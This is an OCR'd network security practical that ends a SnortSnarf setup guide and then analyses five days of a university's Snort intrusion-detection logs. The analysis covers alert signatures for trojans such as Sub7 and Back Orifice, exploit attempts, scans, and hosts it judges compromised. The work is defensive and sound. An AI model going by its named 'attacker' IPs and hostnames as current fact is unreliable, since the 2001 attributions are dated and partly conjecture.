
The files specified *<file1 file2>* are the files that you want SnortSnarf to analyze. A typical command looks like the following:

C:\snort\snortsnarf\snortsnarf.pl –d c:\inetpub\wwwroot\logs –db c:\snort\snortsnarf\ann-dir\annotation-base.xml –cgidir http://localhost/cgi c:\inetpub\wwwroot\logs\alert.ids

When the above command completes there will be an index.html file located in the c:\inetpub\wwwroot\logs folder. Additionally, a number of numbered sub-folders will exist, one folder for each network address that generated an alert in Snort.

- To view the results in your browser. Open http://localhost/logs/index.html

The result should look something like below. You can now navigate through the alerts with your browser. Additionally, you can make and store comments for the alerts.



Learnings

- Each time the snortsnarf.pl script is run it overwrites the destination directory and the html files. It doesn't append.
- To automate the SnortSnarf process you can use the Scheduled Tasks service in NT/2000 so that the SnortSnarf script can run at off hours.

To schedule the job:

- Open Control Panel, Scheduled Tasks, and add a task.
- On the Run line put: cmd /c C:\snort\snortsnarf\snortsnarf.pl –d c:\inetpub\wwwroot\logs –db c:\snort\snortsnarf\ann-dir\annotation-base.xml –cgidir http://localhost/cgi c:\inetpub\wwwroot\logs\alert.ids
- On the Start in line put: c:\snort\snortsnarf
- On the Run As line, specify a user and password that has permissions to access the snortsnarf folder and the logs folder.

Because SnortSnarf is only processing the Log files, you don't have access to the hex that generated the alert from within your browser.

Conclusion

SnortSnarf is a great utility to view the Snort generated alerts with. SnortSnarf consolidates alert information by Alert type, and IP addresses. The ability to use a browser, the easy navigation and the intuitive consolidation of the data make it a great tool for anyone using Snort.

References:

(Microsoft Nmake reference)
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vcug98/html/_asug_overview.3a_.nmake_reference.asp

http://www.sans.org/newlook/resources/IDFAQ/snort.htm

http://www.snort.org/snarf2ksnort.htm

http://www.microsoft.com/security

http://www.activestate.com/

Michael Steele- Snort on Windows 98/ME/NT4/2000 using SnortSnarf to view alerts June 06,2001 http://www.snort.org/snarf2ksnort.htm

Loras R. Even – Running Snort under Windows.
http://www.sans.org/newlook/resources/IDFAQ/snort.htm

Assignment 3 – "Analyze This" Scenario

Introduction

This document is our response to the University's request for a security audit. In order for us to understand the security needs of the University, a Network Intrusion Detection System was installed on May 9th, 2001 and we began collecting data for our analysis over the course of 5 days, May 10th through May 14th, 2001. The following analysis is based on the data we collected during this 5-day period, and only represents a snapshot of your network. Data collected over a longer time period would most likely provide additional information, which was not available to us.

The Log files used are:

Alert files:	**Oos files:**
alert.010510.qz	Oos May.10.2001.qz
alert.010511.qz	Oos May.11.2001.qz
alert.010512.qz	Oos May.12.2001.qz
alert.010513.qz	Oos May.13.2001.qz
alert.010514.qz	Oos May.14.2001.qz

Scan Files:
Scans.010510.qz
Scans.010511.qz
Scans.010512.qz
Scans.010513.qz
Scans.010514.qz

This data has been gathered with the Network Intrusion Detection System (IDS) utility 'Snort' using a fairly standard rule set. The data has been collected over the course of 5 days. Each of the daily alert log files have been concatenated into a single alert file. This was accomplished by using the windows command: TYPE **file.ext,file.ext* >> *newfile.dat* Additionally, the source alert logs have been altered so instances of "MY.NET" in the sanatized logs have been replaced with 172.17. This address change was performed so that SnortSnarf would run sucessfully. Then the single alert file was processed by SnortSnarf (version 052301.1) The results of SnortSnarf and my analysis are below.

SnortSnarf Alerts
37397 alerts found

Signature	# Alerts	# Sources	# Destinations
SYN-FIN scan!	1	1	1
Probable NMAP fingerprint attempt	1	1	1
TCP SMTP Source Port traffic	1	1	1
STATDX UDP attack	1	1	1
Back Orifice	3	2	2
SITE EXEC – Possible wu-ftpd exploit – GIAC000623	3	2	2
ICMP SRC and DST outside network	3	3	2
NMAP TCP ping!	4	4	3
Tiny Fragments – Possible Hostile Activity	17	2	10
TCP SRC and DST outside network	25	12	19
High port 65535 udp – possible Red Worm – traffic	25	12	13
Port 55850 tcp – Possible myserver activity – ref. 010313-1	26	15	17
SUNRPC highport access!	26	3	3
Null scan!	44	26	21
Watchlist 000222 NET-NCFC	90	8	9
SMB Name Wildcard	103	84	73
connect to 515 from outside	183	4	168
Queso fingerprint	241	21	35
WinGate 1080 Attempt	503	44	66
Attempted Sun RPC high port access	718	2	2
High port 65535 tcp – possible Red Worm – traffic	1117	8	8

External RPC call	1486	9	877
Possible trojan server activity	4351	694	3295
Watchlist 000220 IL-ISDNNET-990517	8044	48	48
UDP SRC and DST outside network	20363	34	442

(SnortSnarf from Silicondefence http://www.silicondefense.com/snortsnarf/)

Alert descriptions:

SYN-FIN scan!
1 alert from 64.42.92.106 (62.42.0.0 – 62.42.230.255)
netname: ONO-NET Spain to 172.17.221.202
This is a pattern that attempts to evade packet-filtering devices where the packet filter doesn't maintain state. The intent is to find active hosts and services that maybe protected by an older firewall, which isn't expecting this strange pattern.
A single alert within a 5-day window, is either someone who is very patient going low and slow, or a network anomaly.

Probable NMAP fingerprint attempt
1 alert from 194.236.123.51 (as2-2-3.gp.g.bonet.se) to 172.17.209.2
The nmap utility is one of the best utilities to perform Operating System detection. Its intent is to discover the type and version of the operating system a given host may be running. Crackers use this information so that they can better target their attackers.

TCP SMTP Source Port traffic
1 alert from 63.218.225.88 (unleashed.slackware.dk) to 172.17.139.54
A packet with a source port of 25 is unusual. The intent could be to exploit weaknesses in a packet-filtering device. Some packet filters allow traffic through from port 25 for SMTP connections. Again, a single alert within a 5-day window is either someone who is very patient going low and slow, or a network anomaly.

STATDX UDP attack
1 alert from 24.12.85.103 to 172.17.6.15
A buffer overrun condition has been discovered in the statd daemon program. The condition may be exploited both by a local user and a remote user. An intruder could force the statd daemon to execute commands as the user running statd, which is most often root. The statd daemon is usually part of the NFS environment under UNIX.
For more information, http://www.securityfocus.com/bid/1480

Back Orifice
3alerts from 2 source address to 2 destinations
A Trojan horse, users must install Back Orifice themselves or be tricked into installing it. It can be disguised in a variety of ways and is ostensibly positioned as a "remote administration tool." Form more information regarding this trojan, see:
http://www.cert.org/vul_notes/VN-98.07.backorifice.html

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
172.17.60.16	2	18	1	4
172.17.97.218	1	1	1	1

This looks like a scan for the Bo2k trojan. Neither these internal hosts respond, so this is good.

SITE EXEC – Possible wu-ftpd exploit – GIAC000623
3alerts from 2 source address to 2 destinations
1) 63.196.54.17 (www.musiccity.com) **– 2 alerts**
2) 200.255.65.5 (nrjo01-1005.rjo.embratel.net.br)
This is a vulnerability that has been identified in wu-ftpd and other ftp daemons based on the wu-ftpd source code. Wu-ftpd is a common package used to provide file transfer protocol (ftp) services. This vulnerability is being discussed as the wu-ftpd "site exec" or "lreply" vulnerability in various public forums. Incidents involving the exploitation of this vulnerability—which enables remote users to gain root privileges.

CERT® Advisory CA-2000-13 Two Input Validation Problems In FTPD
Original release date: July 7, 2000
Last revised: November 21, 2000
Source: CERT/CC
http://www.cert.org/advisories/CA-2000-13.html

ICMP SRC and DST outside network
3 alers from 3 sources to 2 destinations
We are seeing signs of spoofing. We should never see traffic originating from outside our network going to an outside network.
Source 1- 11.11.11.1 (DoD Intel Information Systems) 1 alert (I hope my government isn't harassing me.. again ☺)
Source 2- Symbolics, Inc. (Netblock: 192.10.0.0 – 192.10.255.255)- 2 alerts

NMAP TCP ping!
4 alerts from 4 sources to 3 distinations
Nap has the ability to use TCP instead of ICMP to map networks. How ever in this case it looks like a false alert.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
Corning Incorporated 199.197.130.21	1	1	1	1
AT&T ITS 12.19.53.5	1	1	1	1
UUNET Technologies, Inc. 63.117.235.7	1	1	1	1
Business Internet, Inc. 216.0.105.48	1	1	1	1

Tiny Fragments – Possible Hostile Activity
17 alerts from 2 sources to 10 destinations
Fragments that are too small are generally not good. At a minimum they waste bandwidth. They can also be used to map networks or for denial of service attacks. This alert however looks like a false positive as well. Given the small number of alerts and the location of the source it is conceivable that network conditions resulted in the fragments.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
Taiwan Network Information Center 202.39.78.125	16	16	9	9
Taiwan Network Information Center 202.39.78.55	1	1	1	1

TCP SRC and DST outside network
25 alerts from 12 sources to 19 destinations
A majority of these alerts were generated from 169.254.x.x. This is the self-assigned address range that Windows 20000 hosts receive when no IP address is configured. These are all netbios packets and are considered normal. The AOL address may be a dial-up link we are picking up.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
169.254.101.152	11	29	8	23
192.168.1.92	2	2	1	1
Symbolics, Inc 192.10.14.104	2	2	1	1
America Online, Inc. 172.130.126.60	2	2	1	1
America Online, Inc 172.146.168.2	1	1	1	1
192.168.1.50	1	1	1	1
America Online, Inc. 172.133.222.114	1	1	1	1
America Online, Inc. 172.186.157.225	1	1	1	1
America Online, Inc. 172.135.58.160	1	1	1	1
America Online, Inc. 172.173.204.232	1	1	1	1
192.168.1.3	1	1	1	1
169.254.122.249	1	1	1	1

High port 65535 – possible Red Worm – traffic
UDP –25 alerts from 12 sources to 13 destinations
TCP – 1117 alerts from 8 sources to 8 destinations
Adore worm, also known as the Red Worm, is a variant of the Ramen and Lion Linux worms. It also shares similar traits with them, scanning the internet and checking Linux hosts to determine whether they are vulnerable to any of the following well-known exploits: LPRng, rpc-statd, wu-ftpd and Bind. Red Hat 7.0-based systems are at high risk because LPRng is installed by default. It looks like we have one infected system, See system compromises below.
http://www.vnunet.com/News/1120176
http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm
http://packetstormsecurity.org/worms/adore.worm.txt

Port 55850 tcp – Possible myserver activity – ref. 010313-1
26 alerts from 15 sources to 17 destinations
Myserver is a Trinoo style DdoS tool for Linux. The trinoo tool is a distributed tool used to launch coordinated UDP flood denial of service attacks from many sources. Given the small amount of alerts , I believe this is a false positive.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
RCN Corporation 207.172.4.98	4	4	1	1
UUNET Technologies, Inc. 199.173.225.21	3	3	1	1
Internal 172.17.253.53	3	3	1	1
Internal 172.17.219.38	3	3	1	1

SUNRPC highport access! / Attempted Sun RPC high port access
26 alerts from 3 sources to 3 destinations /
718 alerts from 8 sources to 8 destinations
Most communication to Sun RPC ports is normally performed via the portmapper service at port 111. However using high ports 33770+ the attacker attempts to avoid detection. Additionally, IRC will fire this alarm. It's likely that the second alert has been fired by access to one of AOL's ICQ servers

.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
newburgh-b-208.sigecom.net 63.121.232.208	578	578	1	1
fes-d006.icq.aol.com 205.188.153.102	140	140	1	1

Null scan!
44 alerts from 26 sources to 21 destinations
This could be another nmap fingerprinting attempt. These are abnormal TCP packets that have no flags set. The intent is to see how the receiver responds so that the OS can be determined.

Watchlist 000222 NET-NCFC (Beijing) 90 alerts – from 8 sources to 9 Destination
Watchlist 000220 IL-ISDNNET-990517 (Jerusalem) 8044 alerts – from 48 sources to 48 hosts.

According to previous Sans practical assignments – These appear to be locally created rules so that traffic originating from hosts in Jerusalem and/or Beijing will fire an alert. Additionally, there may be IRC and Gnutella communication between you site and hosts on these networks.

SMB Name Wildcard
183 alerts from 84 hosts to 73 destinations
This alert fires when a windows host sends requests to the netbios name service on port 137. The information from the logs suggests that both internal and external hosts are communicating with netbios. These could be netbios scans aimed at utilizing the network.vbs worm. This could be a indication of a scan for NetBios hosts. It is usualy advisable to filter NetBios traffic at your border routers from getting into or out of your network..

Connect to 515 from outside
183 alerts from 4 sources to 168 destinations
This is a scan for printers from 3 hosts on the outside of you network. Of special interest is the last attempt; It's a broadcast to a port 515. This is not normal.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
University of California, Los Angeles 128.97.24.116	82	82	82	82
UUNET Technologies, Inc. 63.93.186.5	70	70	65	65
haque.relief.com 205.153.154.100	30	30	27	27
255.255.255.255	1	1	1	1

Queso fingerprint
241 alerts from 21 sources to 35 destinations
A tool called Queso that, like nmap sends unusual packets to a host in an attempt to determine the operating system. Here are the top 5 sources
In addition to a Queso fingerprint, there also may be some Gnutella communication.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
dsl-64149142201.internetconnect.net 62.149.142.201	135	135	4	4
adslp6.barak-online.net 212.150.61.6	32	32	2	2
h112.n086.nhk.or.jp 133.127.86.112	20	20	3	3
pD955D4BC.dip.t-dialin.net 217.85.212.188	17	17	4	4
www.fachschaft.informatik.tu-darmstadt.de 130.83.33.100	10	10	8	8

WinGate 1080 Attempt
503 alerts from 44 sources to 66 destinations
WinGate is a popular software package that allows a Local Area Networks (LAN) to share a single Internet connection. The default configuration for WinGate allows an intruder to use a WinGate server to conceal his or her true location without the need to forge packets. Below are the top 5 sources of the alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
michelog.med.uoc.gr 147.52.74.115	399	399	1	1
COFFEE-BREAK.MIT.EDU 18.187.1.88	12	12	11	11
proxy5.monitor.dal.net 130.227.3.123	8	8	8	8
security.enterthegame.com 204.117.70.5	7	7	4	4
webservices.aaamen.de 217.6.172.2	6	6	4	4

External RPC call
1486 alerts from 9 sources to 877 destinations
These alerts are generated by external systems making calls to the portmap service on port 111 (TCP/UDP) of Unix systems. RPCs are currently on the top 10 lists of exploited-vulnerabilities at www.incidents.org

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
sys204196106135.subr.edu 204.196.106.135	407	407	366	366
West China University of Medical Sciences 202.115.96.174	209	209	204	204
c101.h061013032.is.net.tw 61.13.32.101	206	206	180	180
Korea Network Information Center 210.99.125.2	199	199	181	181
24.114.10.198.on.wave.home.com 24.114.10.198	148	148	148	148
BitStorm, Inc. 216.230.40.67	140	140	126	126

athena.acs.brockport.edu 137.21.162.54	119	119	101	101
UUNET Technologies, Inc 63.107.113.156	36	36	35	35
ci541904-b.ganvil1.ga.home.com 24.12.85.103	22	23	22	23

Possible trojan server activity
4351 alerts from 694 sources to 3295 destinations

The vast majority of alerts came from one source address. This source scanned all hosts on the My.net (172.17.) segment for the trojan Sub-7 2.1 . Below is a list of the top 10 sources of the alerts. Many of these alerts may be just scans or otherwise false, but my concern is with my internal systems that look like they are responding to the stimulus.

Sub7 is a nasty Trojan like Back Orifice, but with many more options.
http://vil.nai.com/villib/dispVirus.asp?virus_k=10566

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
h24-65-218-144.cg.shawcable.net 24.65.218.144	3416	3416	3167	3167
Internal 172.17.105.120	26	26	22	22
pc76.len7.enseeiht.fr 147.127.24.76	19	19	17	17
KOREA TELECOM 211.224.92.154	9	9	8	8
Internal 172.17.253.112	8	8	1	1
DHCP12-13.CIS.UPENN.EDU 158.130.13.43	5	5	4	4
Internal 172.17.205.134	5	5	1	1
APNIC-AP 202.159.20.17	5	5	2	2
Internal	4	4	1	1

172.17.111.68				
Sprint SOUTHEAST TELEPHONE 65.163.137.205	4	4	1	1

It also appears that 3 internal hosts have been compromised with the Sub7 trojan. (Port 27374 is the default port for this trojan) They are returning responses to the hacker site as is illistrated in the small sample below:

Name: h24-65-218-144.cg.shawcable.net
IP Address: 24.65.218.144
Location: 45.350N, 74.840W
Network: Shaw Fiberlink ltd

```
05/13-19:57:42.671875 [**] Possible trojan server activity [**]
172.17.1.15:27374 -> 24.65.218.144:1385
05/13-19:57:56.068423 [**] Possible trojan server activity [**]
172.17.1.203:27374 -> 24.65.218.144:1573
05/13-19:57:59.976953 [**] Possible trojan server activity [**]
172.17.2.1:27374 -> 24.65.218.144:1625
```

UDP SRC and DST outside network
Top 10 Sources of these alerts.

Source addresses: 63.250.213.73, 63.250.213.26, 63.250.213.24, 63.250.210.72, 63.250.210.84, 63.250.210.4 are all registered to Yahoo! Broadcast Services, Inc. Going to a destination 233.x.x.x Multi-cast address. This looks like users receiving streeming content from the Internet


Address 169.254.*.* are self assigned address which Windows 2000 systems will receive if an address is not assigned. All these systems are are using netbios accessing hosts outside of the local net. This appears to be normal traffic.


Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
63.250.213.26	9093	9093	1	1
63.250.213.24	8094	8094	1	1
63.250.210.72	2363	2363	1	1
169.254.11.43	385	385	162	162
169.254.67.123	247	247	214	214
63.250.210.84	30	30	1	1
169.254.107.122	27	27	10	10
63.250.213.73	19	19	1	1


169.254.101.152	18	29	15	23
63.250.210.4	16	16	1	1

Top 10 external talkers generating alerts	**Alerts**
Yahoo! Broadcast Services, Inc 63.250.213.26	9093
Yahoo! Broadcast Services, Inc 63.250.213.24	8094
h24-65-218-144.cg.shawcable.net 24.65.218.144	3962
212.179.31.0 - 212.179.31.255 netname: KIBBUTZ-SHAAR-HAAMAKIM 212.179.31.101	3554
Yahoo! Broadcast Services, Inc 63.250.210.72	2363
212.179.29.128 - 212.179.29.255 netname: FIVE-HEIGHT 212.179.29.205	1527
pD904844C.dip.t-dialin.net 217.4.132.76	1431
g2lb6.spinner.com 205.188.233.185	1278
PT712021.bezeqint.net 212.179.82.21	860
212.179.31.0 - 212.179.31.255 netname: KIBBUTZ-SHAAR-HAAMAKIM 212.179.31.140	824

Out of spec packets:
There seems to be a fair amount of these anomalous packets coming into your network. Out-of-Spec packets are IP datagrams that don't easily fit into any particular category. One reason these packets exist is due to normal network behavior. Another reason is intentional pacet creation (packet craft) to fingerprint the operating system by sending it these mutant packets and froming a conclusion based on the response.
The majority of the traffic is directed to port 6346, which is commonly used by the file sharing utility, Gnutella and its clones. The only problem is that in addition to having a destination port used by Gnutella, we have abnormal packet configuration. I can only guess that this is some sort of scan using the standard Gnutella destination port as its target.
Additionally, a large number of these packets look like Explicit Congestion Notification (ECN) since both reserved flag bits are set. These ECN packets are mostly benign and don't in-themselves represent any cause for concern.







Host names

62.149.142.201 = adsl-pool3-VI-192.aruba.it
212.150.61.6 = adslp6.barak-online.net
133.127.86.112 = h112.n086.nhk.or.jp
217.85.212.188 = pD955D4BC.dip.t-dialin.net
172.17.222.86 = Internal
130.83.33.100 = www.fachschaft.informatik.tu-darmstadt.de
213.65.192.186 = h186n1fls13o833.telia.com
209.221.200.17 = host17.qnet.com
192.168.1.101 = Reserved non-routable
195.163.95.245 = gw-gbb.thalamus.net

Scans:

Scanning alone is not an indication that systems have been compromised. Additionally, the source address may be spoofed as to hide the attackers true identity. But scanning is usually an indication that reconnaissance is taking place. Most attacks are usually preceded by reconnaissance. This information can be used as a block list or a watch list.

Port Scan type	Total Scans	
NOACK	109	
INVALIDACK	96	
NULL	87	
UNKNOWN	62	all have reserved bits set this could be the result of 3dns
VECNA	24	
SYNFIN	6	
NMAPID	5	
SPAU	4	
XMAS	3	
FULLXMAS	1	

Some of these alerts may false, or may point to other activity such as gaming and streaming content, but they may also point out potential problems.
Listed below are the top 10 external sources of scans per day. You will see a fair amount of network game play and Real Audio streaming. If a specific port number or service is listed, that was the only traffic reported. For port 27xxx and 13139 this wasn't the only traffic,but it is what made up a significant portion of the traffic for the host.

Port 28800 = MSN Gaming Zone
Port 6970 = Real Audio/video
Port 27xxx/13139 = Internet multi-player Games

10-May

IP address	Count	Dest. Port
217.4.132.76	8090	21
172.17.220.198	2787	28800
172.17.229.74	2474	27xxx
65.2.190.64	2099	21
205.188.233.153	1522	Real Audio
172.17.219.42	1379	27xxx
172.17.213.222	791	27xxx
172.17.220.166	630	13139, 27xxx
172.17.179.78	606	all over
172.17.203.66	603	28800

11-May

IP address	Count	Dest. Port
205.188.233.185	3946	Real Audio
205.188.233.121	3910	Real Audio
205.188.233.153	2117	Real Audio
172.17.220.166	1319	13139/27xxx
172.17.203.150	919	27xxx
172.17.213.22	816	27xxx
172.17.226.66	803	27xxx
172.17.207.10	692	27xxx
172.17.201.6	537	27xxx
172.17.211.218	409	27xxx

12-May

IP address	Count	Dest. Port
172.17.228.138	2975	95xx
211.192.204.127	1782	53
172.17.218.38	1220	13139/27xxx
172.17.211.182	1132	28800
172.17.229.74	565	27xxx
172.17.221.130	493	27xxx
172.17.222.246	490	27xxx/13139
172.17.203.238	384	28800
172.17.201.2	332	27xxx
172.17.201.6	325	27xxx

13-May

IP address	Count	Dest. Port
172.17.229.74	4875	27xxx
24.65.218.144	2696	scan for Sub-7 (27374)
172.17.203.170	1554	27xxx
217.80.10.114	944	Incrementing
172.17.205.166	788	27xxx/13139
172.17.218.102	688	4665
172.17.210.158	478	27xxx/13139
172.17.218.134	473	27xxx/13139
172.17.219.74	455	27xxx/13139
172.17.218.38	368	27xxx

14-May

IP address	Count	Dest. Port
205.188.233.185	3415	Real audio
146.164.38.44	2932	53
172.17.160.169	2638	27xxx
172.17.229.74	1683	27xxx
205.188.233.121	920	Real Audio
172.17.214.154	717	27xxx
172.17.202.210	627	27xxx
172.17.213.246	554	27xxx/13139
172.17.224.198	540	27xxx
172.17.210.90	511	

It is usualy good to know which systems the scanners are most intrested in. Below is a list of the top 10 destinations by day.

10-May

Dest IP	Count	Dest Port
24.13.123.8	606	Random
24.18.176.117	280	1080
4.17.91.71	276	4149 Jsql
172.17.145.197	252	6970
172.17.178.222	231	6970
172.17.151.70	229	6970
24.154.50.53	225	2041(Interbase)
172.17.178.154	224	6970
172.17.110.33	221	6970
172.17.106.159	205	6970

11-May

IP	Count	Dest Port
205.188.233.185	3946	Real Audio
205.188.233.121	3910	Real Audio
205.188.233.153	2117	Real Audio
172.17.220.166	1319	13139/27xxx
172.17.203.150	919	27xxx
172.17.213.22	816	27xxx
172.17.226.66	803	27xxx
172.17.207.10	692	27xxx
172.17.201.6	537	27xxx
172.17.211.218	409	27xxx

12-May

Detst IP	Count	Dest Port
64.37.156.6	2045	9xxx
64.37.156.7	813	95xx
12.93.66.61	270	2343/28800
64.37.156.8	117	5996 (NetStation)
172.17.219.126	66	6346
172.17.105.120	41	random
172.17.204.70	35	0
208.51.12.212	34	28800
141.155.109.209	33	6112 (battel net)
172.160.55.140	33	6112 (battel net)
62.27.42.87	33	27xxx Game

13-May

Dest IP	Count	Dest Port
172.17.204.42	944	incrementing
172.17.227.6	165	random
212.224.25.198	84	2xxxx
209.163.147.37	79	270xx
62.226.40.98	73	random
212.224.25.218	72	2xxxx
62.4.74.13	65	32xx
62.27.42.92	63	270xx
62.27.42.76	59	270xx
62.27.42.80	59	270xx

14-May

Dest IP	Count	Dest Port
172.17.71.28	496	6970
172.17.110.33	482	6970
172.17.110.169	446	6970
172.17.108.15	422	6970
172.17.151.70	394	6970
172.17.71.90	388	6970
172.17.145.166	386	6970
172.17.106.159	337	697x
172.17.108.13	290	6970
216.33.98.254	237	Strange IP

Network Problems:
All hosts having 169.254.x.x as their source address are most likely Windows 2000 systems that are not properly configured for TCP/IP.
All of the systems listed below seem to have configuration problems. Most are using NetBios. Although this could be an attack of some kind I feel the more likley explanition is they are misconfigured.

Source
63.250.213.26
63.250.213.24
63.250.210.72
169.254.11.43
169.254.67.123
63.250.210.84
169.254.107.122
63.250.213.73
169.254.101.152
63.250.210.4
204.62.41.254
10.0.0.2
24.6.131.84
24.180.171.85
169.254.85.29
